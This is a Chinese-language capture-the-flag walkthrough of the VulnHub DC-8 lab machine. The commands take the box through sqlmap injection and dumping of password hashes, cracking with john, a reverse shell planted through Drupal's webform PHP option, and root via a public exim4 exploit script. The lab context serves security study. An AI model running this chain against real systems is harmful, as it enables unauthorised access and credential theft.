靶机下载地址
https://download.vulnhub.com/dc/DC-8.zip
1、信息收集
arp-scan -l
nmap -sS -sV -A -n 192.168.13.138
开启了80端口和22端口 访问192.168.13.138,url有id,可能存在注入点
2、暴力破解
sqlmap -u http://192.168.13.138/?nid=1 #存在SQL注入
sqlmap -u http://192.168.13.138/?nid=1 -D d7db –tables #列出数据库的表
sqlmap -u http://192.168.13.138/?nid=1 -D d7db -T users –columns #列出字段
successful](/images/pasted-229.png)
sqlmap -u http://192.168.13.138?nid=1 -D d7db -T users -C name,pass -dump #列出账号密码 successful](/images/pasted-230.png)
获取到admin和john密码加密后的密文,然后新建一个pass.txt,把密文放进去使用john进行破解 密码:turtle
vim pa s.txt
john ass.txt

dirb http://192.168.13.138
然后使用john用户登入即可,登录成功
发现Content->点击edit->点击WEBFORMS->点击Form settings->点击下拉框选择PHP code
代码写入保存后,kali监听1234端口,在Contact Us页面随便输入信息点击Submit后,查看kali已得到shell
3、提权
写一个python交互 :
python -c ‘import pty;pty.spawn(“/bin/bash”)’
使用find命令查找具有suid权限的命令,找到一个exim4命令,exim是一款在Unix系统上使用的邮件服务,exim4在使用时具有root权
suidfind / -perm -4000 2>/dev/null
find / -perm -u=s
-type f 2>/dev/null
/usr/sbin/exim4 –version
使用searchsploit命令搜索exim相关漏洞
searchsploit exim
然后把46996.sh拷贝到本地并改名为666.sh
将脚本格式设置成符合unix格式
并在kali开启http服务 service apache2 start,需要进入/tmp 路径下 (不然没有权限 就下载不了)然后给 一个权限:chmod 777 666.sh
./666.sh -m netcat
4、获取flag:
细节:
1.提权的时候需要设置编码 set: ff=unix不然会报错
新知识点:
1.学习了Droopescan工具的使用
2.学习了exim4提权方式